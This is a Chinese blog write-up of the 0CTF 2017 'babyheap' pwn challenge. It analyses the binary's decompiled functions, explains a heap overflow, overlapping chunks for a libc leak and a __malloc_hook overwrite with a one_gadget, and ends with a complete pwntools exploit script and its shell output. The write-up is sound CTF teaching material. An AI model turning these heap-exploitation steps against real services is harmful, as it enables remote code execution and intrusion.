# 0CTF 2017 - babyheap 做题笔记

原创

fa1c4 于 2021-08-27 11:06:49 发布 102 收藏

分类专栏： PWN 文章标签： pwn



本文链接：https://blog.csdn.net/qq_33976344/article/details/119904057




PWN 专栏收录该内容

117 篇文章 6 订阅

订阅专栏

## 前言

复现一道 0CTF2017 决赛的pwn题

ctfhub搜索babyheap

## 分析过程

```
0ctf2017$ file pwn; checksec pwn
pwn: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
 interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9e
5bfa980355d6158a76acacb7bda01f4e3fc1c2, stripped
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/pwn/.cache/.pwntool
s-cache-2.7/update to 'never' (old way).
    Or add the following lines to ~/.pwn.conf or ~/.config/pwn.conf (or /etc/pwn
.conf system-wide):
        [update]
        interval=never
[*] A newer version of pwntools is available on pypi (4.5.1 --> 4.6.0).
    Update with: $ pip install -U pwntools
[*] '/home/pwn/\xe6\xa1\x8c\xe9\x9d\xa2/0ctf2017/pwn'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```



先分析分配函数

```
void __fastcall allocate(__int64 a1)
{
  int i; // [rsp+10h] [rbp-10h]
  int v2; // [rsp+14h] [rbp-Ch]
  void *v3; // [rsp+18h] [rbp-8h]

  for ( i = 0; i <= 15; ++i )
  {
    if ( !*(_DWORD *)(24LL * i + a1) )
    {
      printf("Size: ");
      v2 = sub_138C();
      if ( v2 > 0 )
      {
        if ( v2 > 4096 )
          v2 = 4096;
        v3 = calloc(v2, 1uLL);
        if ( !v3 )
          exit(-1);
        *(_DWORD *)(24LL * i + a1) = 1;
        *(_QWORD *)(a1 + 24LL * i + 8) = v2;
        *(_QWORD *)(a1 + 24LL * i + 16) = v3;
        printf("Allocate Index %d\n", (unsigned int)i);
      }
      return;
    }
  }
}
```

全局最多有16个结构体, 分析还原出结构体定义

```
struct table{
 long long in_use; // 是否在使用
 long long size; // 大小
 void* buf_ptr; // buf指针
}
```

`calloc`相比于`malloc`除了分配内存空间外, 还有初始化每一字节为0的功能

接着分析fill函数, 分析过程见代码之后的注释

```
__int64 __fastcall fill(__int64 a1)
{
  __int64 result; // rax
  int v2; // [rsp+18h] [rbp-8h]
  int v3; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = sub_138C();
  v2 = result;
  if ( (int)result >= 0 && (int)result <= 15 )
  {
    result = *(unsigned int *)(24LL * (int)result + a1); // 获取 in_use 标志位
    if ( (_DWORD)result == 1 ) // 在使用中则执行
    {
      printf("Size: ");
      result = sub_138C(); // 读取size
      v3 = result;
      if ( (int)result > 0 ) // size > 0 则执行
      {
        printf("Content: ");
        result = sub_11B2(*(_QWORD *)(24LL * v2 + a1 + 16), v3); // 读入content到buf
      }
    }
  }
  return result;
}
```

进入读取函数`sub_11B2`分析

```
unsigned __int64 __fastcall sub_11B2(__int64 a1, unsigned __int64 a2)
{
  unsigned __int64 v3; // [rsp+10h] [rbp-10h]
  ssize_t v4; // [rsp+18h] [rbp-8h]

  if ( !a2 )
    return 0LL;
  v3 = 0LL;
  while ( v3 < a2 )
  {
    v4 = read(0, (void *)(v3 + a1), a2 - v3);
    if ( v4 > 0 )
    {
      v3 += v4;
    }
    else if ( *__errno_location() != 11 && *__errno_location() != 4 )
    {
      return v3;
    }
  }
  return v3;
}
```

按照while的逻辑, 函数保证读入a2个字节, 即size个字节, 但是不保证字符串以结束符结尾, 这个逻辑就比较迷惑, 本来直接用read函数就能实现读入功能, 偏偏要另写一个函数实现, 所以这里可能是bug点

下来分析delete部分, 分析过程见注释

```
__int64 __fastcall delete(__int64 a1)
{
  __int64 result; // rax
  int v2; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = sub_138C();
  v2 = result;
  if ( (int)result >= 0 && (int)result <= 15 )
  {
    result = *(unsigned int *)(24LL * (int)result + a1);
    if ( (_DWORD)result == 1 ) // 释放在用的结构体
    {
      *(_DWORD *)(24LL * v2 + a1) = 0; // in_use 置零
      *(_QWORD *)(24LL * v2 + a1 + 8) = 0LL; // size 置零
      free(*(void **)(24LL * v2 + a1 + 16)); // 释放buf
      result = 24LL * v2 + a1;
      *(_QWORD *)(result + 16) = 0LL; // 指针置零
    }
  }
  return result;
}
```

最后分析dump部分, 用于信息泄露

```
int __fastcall dump(__int64 a1)
{
  int result; // eax
  int v2; // [rsp+1Ch] [rbp-4h]

  printf("Index: ");
  result = sub_138C();
  v2 = result;
  if ( result >= 0 && result <= 15 )
  {
    result = *(_DWORD *)(24LL * result + a1);
    if ( result == 1 )
    {
      puts("Content: ");
      sub_130F(*(_QWORD *)(24LL * v2 + a1 + 16), *(_QWORD *)(24LL * v2 + a1 + 8));
      result = puts(byte_14F1);
    }
  }
  return result;
}
```

`sub_130F` 同allocate的 `sub_11B2` 按字节数输出content信息, 不过要注意一点, 结构体中的size, 未必等于fill中待输入字符串的实际size, 如果实际size大于创建时输入的字面size, 则可以造成堆溢出, 具体指下面两个部分的size, 这两个size可以输入不同值, 可以算是一个bug

```
13    if ( (_DWORD)result == 1 )
14    {
15      printf("Size: ");
16      result = sub_138C();
17      v3 = result;
18      if ( (int)result > 0 )
19      {
20        printf("Content: ");
21        result = sub_11B2(*(_QWORD *)(24LL * v2 + a1 + 16), v3);
```

```
11      printf("Size: ");
12      v2 = sub_138C();
13      if ( v2 > 0 )
14      {
15        if ( v2 > 4096 )
16          v2 = 4096;
17        v3 = calloc(v2, 1uLL);
18        if ( !v3 )
19          exit(-1);
20        *(_DWORD *)(24LL * i + a1) = 1;
21        *(_QWORD *)(a1 + 24LL * i + 8) = v2;
22        *(_QWORD *)(a1 + 24LL * i + 16) = v3;
```



## 漏洞利用


汇总已有信息:
(1) 开启Full RELRO保护, 不能修改got表来劫持控制流
(2) `sub_11B2` 存在堆溢出漏洞
(3) 开启了PIE保护, 需要泄露libc基址
(4) 使用calloc分配空间, 所有空间中数据都会初始化为0

利用方法:
**泄露libc** 利用fast chunk 和 small chunk重叠技术, 泄露libc地址
**get shell** 劫持malloc hook函数, 触发one-gadget得到shell

**leak libc**
利用一条基本观察, 只有单个chunk在unsorted bin中时, 该chunk的fd/bk均指向libc的 `main_arena`
另外fill部分不存在UAF/double free漏洞, 而且使用calloc分配空间, 会初始化内存为0, 所以想要泄露libc基址, 得依靠dump操作部分. (这个程序确实考虑到了很多编程安全特性, 不过还是棋差一招啊)
怎么操作? 想办法弄出两个重叠的chunk, free一个, 此时chunk的data部分会修改为fd/bk数据, 就是 `main_arena` 地址, 然后dump没有free的那个, 就打印出了fd/bk指针, 实现libc泄露


先分配4个fast chunk, 1个small chunk, 然后释放中间的两个fast chunk

```
alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x80)

free(1)
free(2)
```





接着通过chunk0堆溢出, 修改chunk2的fd指向chunk4, 以及通过chunk3堆溢出修改chunk4的size符合fastbin大小限制(0x21)

```
payload = cyclic(16) + p64(0) + p64(0x21) + cyclic(16) + p64(0) + p64(0x21) + p8(0x80)
fill(0, payload)

payload = cyclic(16) + p64(0) + p64(0x21)
fill(3, payload)
```




接下来, 将chunk2和修改的chunk4分配回去, 这时候新的chunk2就是原来的chunk4, 用chunk3的堆溢出, 修改chunk4的大小回0x80(0x91), chunk4变回small chunk, 分配一个small chunk防止chunk4释放后与top chunk合并, 再free(4), 这样就构造出了chunk2, chunk4指向同一chunk起始地址, 但是chunk4在smallbin里, chunk2在使用中的奇妙结构, 称之为chunk堆叠

```
alloc(0x10)
alloc(0x10)

payload = cyclic(16) + p64(0) + p64(0x91)
fill(3, payload)
alloc(0x80)

free(4)
```





**get shell**

泄露libc之后, 拥有one_gadget地址, 这里还需要在malloc_hook附近识别一个chunk模式作为fake chunk, 然后通过伪造chunk进fastbin, 将fake chunk申请出来, 用 `fill()` 功能修改malloc_hook为one_gadget, 完成get shell

之后就是从chunk4割出一个fast chunk, 再free(4)丢进fastbin中, 通过chunk堆叠结构, 修改chunk2, 实现修改chunk4的fd, 指向fake chunk, 最后分配出fake chunk, 修改chunk6(fake chunk)的数据内容, 修改malloc_hook指针指向one_gadget

```
alloc(0x60)
free(4)
payload = p64(libc_base + 0x3c4afd) # link fake chunk into fastbin
fill(2, payload)
alloc(0x60)
alloc(0x60)
payload = p8(0) * 3 + p64(one_gadget_addr) # change __malloc_hook
fill(6, payload)
```




## 完整exp脚本

```python
from pwn import *

url, port = "challenge-0dc5ffb1f9b185e7.sandbox.ctfhub.com", 32111
filename = "./pwn"
elf = ELF(filename)
# libc = ELF("")

debug = 0
if debug:
    context.log_level="debug"
    io = process(filename)
    # context.terminal = ['tmux', 'splitw', '-h']
    # gdb.attach(io)
else:
    io = remote(url, port)

def alloc(size):
    io.sendlineafter("Command: ", '1')
    io.sendlineafter("Size: ", str(size))

def fill(idx, cont):
    io.sendlineafter("Command: ", '2')
    io.sendlineafter("Index: ", str(idx))
    io.sendlineafter("Size: ", str(len(cont)))
    io.sendafter("Content: ", cont)

def free(idx):
    io.sendlineafter("Command: ", '3')
    io.sendlineafter("Index: ", str(idx))

def dump(idx):
    io.sendlineafter("Command: ", '4')
    io.sendlineafter("Index: ", str(idx))
```

```
    io.sendlineafter("Index: ", str(idx))
    io.recvuntil("Content: \n")
    data = io.recvline()
    return data


alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x10)
alloc(0x80)

free(1)
free(2)

payload = cyclic(16) + p64(0) + p64(0x21) + cyclic(16) + p64(0) + p64(0x21) + p8(0x80)
fill(0, payload)

payload = cyclic(16) + p64(0) + p64(0x21)
fill(3, payload)

alloc(0x10)
alloc(0x10)

payload = cyclic(16) + p64(0) + p64(0x91)
fill(3, payload)
alloc(0x80)

free(4)

main_arena_addr = u64(dump(2)[:8])
libc_base = main_arena_addr - 0x3c4b78
__malloc_hook_addr = libc_base + 0x00000000003c4b10
one_gadget_addr = libc_base + 0x4526a # 0x45216
log.info("main_arena_addr = 0x%x" % main_arena_addr)
log.info("libc_base = 0x%x" % libc_base)
log.info("__malloc_hook_addr = 0x%x" % __malloc_hook_addr)
log.info("one_gadget_addr = 0x%x" % one_gadget_addr)

alloc(0x60)
free(4)
payload = p64(libc_base + 0x3c4afd) # link fake chunk into fastbin
fill(2, payload)
alloc(0x60)
alloc(0x60)
payload = p8(0) * 3 + p64(one_gadget_addr) # change __malloc_hook
fill(6, payload)

alloc(233) # call one_gaget
io.interactive()
```

```
0ctf2017$ python exp.py
[*] '/home/pwn/桌面/0ctf2017/pwn'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to challenge-0dc5ffb1f9b185e7.sandbox.ctfhub.com on port
32111: Done
[*] main_arena_addr = 0x7fe933a29b78
[*] libc_base = 0x7fe933665000
[*] __malloc_hook_addr = 0x7fe933a29b10
[*] one_gadget_addr = 0x7fe9336aa26a
[*] Switching to interactive mode
$ cat flag
ctfhub{a77ec2d098673867fb3fd923}
```



## 总结

### 难点

(1)chunk堆叠技术, 第一次接触, 花了很长时间理解

(2)劫持malloc hook函数, 第一次接触, 同上

### 卡点

(1)更换ld和libc版本卡住一下, 之前总结过, 不过用的不熟练, 再总结一次

```
patchelf --set-interpreter [ld-2.xx.so] [目标文件]
patchelf --replace-needed [原libc文件] [libc-2.xx.so] [目标文件]
```

libc.so.6是符号文件, libc-2.xx.so是libc文件, 替换记得不管是ld还是libc文件, 选择后面跟着版本号的文件来替换, 如果拿符号文件来替换, 运行程序可能会崩溃, 符号文件通常默认链接到本地系统的默认ld/libc文件, 版本基本都是非预期的, 比如拿一个20.04版本的Ubuntu来说, libc默认是2.31版本的, 如果二进制文件需要2.23版本的libc, 用libc.so.6替换, 显然出问题.

另外各个版本libc以及相应的ld文件, 可以从https://github.com/matrix1001/glibc-all-in-one下载

(2)寻找地址部分, 卡住两次, 第一次是找main_arena相对libc的偏移
现在知道是通过IDA可以逆向malloc_trim()函数可以分析出相对偏移

(3)第二次是在找fake chunk的相对偏移时, 现在知道fake chunk是巧妙利用已有heap中的数据, 提取出一个fake chunk, 用来修改`__malloc_hook`
这题中main_arena相对偏移为`0x0x3c4b78`, 而malloc_hook的相对偏移为`0x3c4b10`, 所以fake chunk在malloc hook附近寻找, 然后发现在相对偏移为`0x3c4afd`处存在chunk模式, 可以提取出来作为fake chunk, 然后`payload = p8(0) * 3 + p64(one_gadget_addr)`正好可以将`0x3c4b10`处的malloc_hook修改为one_gadget, 从而完成get shell

## 参考

CTF竞赛权威指南 pwn篇

https://firmianay.gitbook.io/ctf-all-in-one/6_writeup/pwn/6.1.10_pwn_0ctf2017_babyheap2017

https://bbs.pediy.com/thread-254868.htm